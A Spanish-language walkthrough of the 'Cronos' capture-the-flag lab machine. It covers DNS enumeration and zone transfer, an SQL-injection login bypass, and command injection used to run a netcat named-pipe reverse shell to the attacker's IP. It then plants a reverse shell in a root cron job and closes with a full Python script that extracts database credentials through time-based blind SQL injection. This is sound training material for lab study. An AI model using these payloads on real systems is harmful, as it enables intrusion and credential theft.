Cronos - WriteUp
🎯 Machine Info

Tags:
Acerca de Cronos:
CronOS se centra principalmente en diferentes vectores de enumeración y también enfatiza los riesgos asociados con la adición de archivos grabables en todo el mundo al crontab raíz. Esta máquina también incluye una vulnerabilidad de inyección SQL de nivel introductorio.
NMAP
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
# Nmap 7.94SVN scan initiated Mon Feb  5 11:54:34 2024 as: nmap -sCV -p 22,53,80 --stylesheet=https://raw.githubusercontent.com/honze-net/nmap-bootstrap-xsl/stable/nmap-bootst
rap.xsl -oN targeted -oX targetedXML 10.129.227.211
Nmap scan report for 10.129.227.211
Host is up (0.043s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 18:b9:73:82:6f:26:c7:78:8f:1b:39:88:d8:02:ce:e8 (RSA)
|   256 1a:e6:06:a6:05:0b:bb:41:92:b0:28:bf:7f:e5:96:3b (ECDSA)
|_  256 1a:0e:e7:ba:00:cc:02:01:04:cd:a3:a9:3f:5e:22:20 (ED25519)
53/tcp open  domain  ISC BIND 9.10.3-P4 (Ubuntu Linux)
| dns-nsid:
|_  bind.version: 9.10.3-P4-Ubuntu
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Hacemos fuzzing a la IP y no encontramos gran cosa.
Como tenemos el servicio DNS expuesto por el puerto 53 vamos a intentar averiguar el dominio del virtual hosting.
1
2
3
4
5
6
7
8
$ nslookup

> server 10.129.227.211
Default server: 10.129.227.211
Address: 10.129.227.211#53

> 10.129.227.211
211.227.129.10.in-addr.arpa	name = ns1.cronos.htb.
Y efectivamente encontramos que hace un virtual hosting a cronos.htb
Lo damos de alta en el archivo hosts y probamos de conectarnos por http.

Y efectivamente, podemos acceder a la web.
Está programada con el Framework Laravel
Laravel es un framework de código abierto para desarrollar aplicaciones y servicios web con PHP 5, PHP 7 y PHP 8. Su filosofía es desarrollar código PHP de forma elegante y simple, evitando el "código espagueti". Fue creado en 2011 y tiene una gran influencia de frameworks como Ruby on Rails, Sinatra y ASP.NET MVC.
Vamos a hacer fuzzing de subdominios.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
$ wfuzz -c -f sub-domains -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt --hh 11439 -u 'http://cronos.htb' -H "Host: FUZZ.cronos.htb"

********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************
Target: http://cronos.htb/
Total requests: 4989

=====================================================================
ID           Response   Lines    Word       Chars       Payload                                                                            =====================================================================
000000001:   200        85 L     137 W      2319 Ch     "www"                                                                              000000024:   200        56 L     139 W      1547 Ch     "admin"

Total time: 30.26690
Processed Requests: 4989
Filtered Requests: 4987
Requests/sec.: 164.8335
NOTA:
Otra manera de haber descubierto los subdominios es mediante un ataque de transferencia de zona (sólo en el caso de que sea vulnerable):
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
$ dig @10.129.227.211 cronos.htb axfr

; <<>> DiG 9.19.19-1-Debian <<>> @10.129.227.211 cronos.htb axfr
; (1 server found)
;; global options: +cmd
cronos.htb.		604800	IN	SOA	cronos.htb. admin.cronos.htb. 3 604800 86400 2419200 604800
cronos.htb.		604800	IN	NS	ns1.cronos.htb.
cronos.htb.		604800	IN	A	10.10.10.13
admin.cronos.htb.	604800	IN	A	10.10.10.13
ns1.cronos.htb.		604800	IN	A	10.10.10.13
www.cronos.htb.		604800	IN	A	10.10.10.13
cronos.htb.		604800	IN	SOA	cronos.htb. admin.cronos.htb. 3 604800 86400 2419200 604800
;; Query time: 43 msec
;; SERVER: 10.129.227.211#53(10.129.227.211) (TCP)
;; WHEN: Mon Feb 05 13:12:04 CET 2024
;; XFR size: 7 records (messages 1, bytes 203)
Damos de alta los subdominios en hosts y seguimos…
1
http://admin.cronos.htb/

Probamos una inyección SQL sencilla
En Username: ' or 1=1-- En Password: password
Y nos muestra esta página:


Si nos ponemos en escucha con impacket la web nos responde:
1
2
3
4
5
$ sudo tcpdump -i tun0 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
12:58:40.322939 IP ns1.cronos.htb > 10.10.14.61: ICMP echo request, id 2699, seq 1, length 64
12:58:40.322964 IP 10.10.14.61 > ns1.cronos.htb: ICMP echo reply, id 2699, seq 1, length 64
Al ver que responde podemos pensar que la web es vulnerable al command injection. Vamos a probar con un whoami

Pues parece que sí, pues vamos a intentar enviarnos una consola remota:
Nos ponemos a la escucha con netca o penelope por el puerto que queramos y ejecutamos el comando:
1
10.10.14.61; rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.61 4444 >/tmp/f

Le pasamos linpeas y pspy y vemos una tarea que ejecuta root cada minuto.

Vemos que podemos escribir en él
1
$ nano /var/www/laravel/artisan
Y le incrustamos un reverse shell para cuando se ejecute como root nos envíe la consola de superusuario.

Muy fácil la escalada. Esta máquina no tiene nada de media. Más bien es una máquina EASY.
Script para sacar la contraseña:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
#!/usr/bin/python3

from pwn import *
import requests, time, string, pdb, signal

def def_handler(signum, frame):
    print("\n\n[!] Exiting...\n")
    exit(1)

+C
signal.signal(signal.SIGINT, def_handler)

# Global Variables
login_url = "http://admin.cronos.htb/index.php"
characters = string.ascii_lowercase + string.digits + ":"

def exploitUser():
    found_chars = ""

    p1 = log.progress("Discovering user...")

    time.sleep(2)

    for position in range(1, 10):
        for character in characters:
            post_data = {
                'username': "admin' and if(substr(database(),%d,1)='%c',sleep(5),1)-- -" % (position, character),
                'password': 'admin'
            }

            .status(post_data["username"])

            time_start = time.time()
            r = requests.post(login_url, data=post_data)
            time_end = time.time()

            if time_end - time_start > 5:
                found_chars += character
                p1.status(found_chars)
                break

def exploitTables():
    table_name = ""

    p2 = log.progress("Discovering tables...")

    time.sleep(2)

    for table in range(0, 5):
        for position in range(1, 10):
            for character in characters:
                post_data = {
                    'username': "admin' and if(substr((select table_name from information_schema.tables where table_schema='admin' limit %d,1),%d,1)='%c',sleep(5),1)-- -" % (table, position, character),
                    'password': 'admin'
                }

                time_start = time.time()
                r = requests.post(login_url, data=post_data)
                time_end = time.time()

                if time_end - time_start > 5:
                    table_name += character
                    p2.status(table_name)
                    break

def exploitColumns():
    columns_name =[]

    p3 = log.progress("Discovering columns...")

    time.sleep(2)

    for columns in range(0, 5):
        column = ""
        for position in range(1, 50):
            for character in characters:
                post_data = {
                    'username': "admin' and if(substr((select column_name from information_schema.columns where table_schema='admin' and table_name='users' limit %d,1),%d,1)='%c',sleep(5),1)-- -" % (columns, position, character),
                    'password': 'admin'
                }

                time_start = time.time()
                r = requests.post(login_url, data=post_data)
                time_end = time.time()

                if time_end - time_start > 5:
                    column += character
                    if columns_name:
                        p3.status(', '.join(columns_name) + ', ' + column)
                    else:
                        p3.status(column)
                    break
        columns_name.append(column)

def exploitData():
    data = ""

    p4 = log.progress("Extracting data...")

    time.sleep(2)

    for position in range(1, 50):
        for character in characters:

            post_data = {
                'username': "admin' and if(substr((select group_concat(username,0x3a,password) from users),%d,1)='%c',sleep(5),1)-- -" % (position, character),
                'password': 'admin'
            }

            time_start = time.time()
            r = requests.post(login_url, data=post_data)
            time_end = time.time()

            if time_end - time_start > 5:
                data += character
                p4.status(data)
                break

if __name__ == "__main__":
    exploitUser()
    exploitTables()
    exploitColumns()
    exploitData()
Última actualización: 2025-08-23
Autor: A. Lorente
Licencia: Creative Commons BY-NC-SA 4.0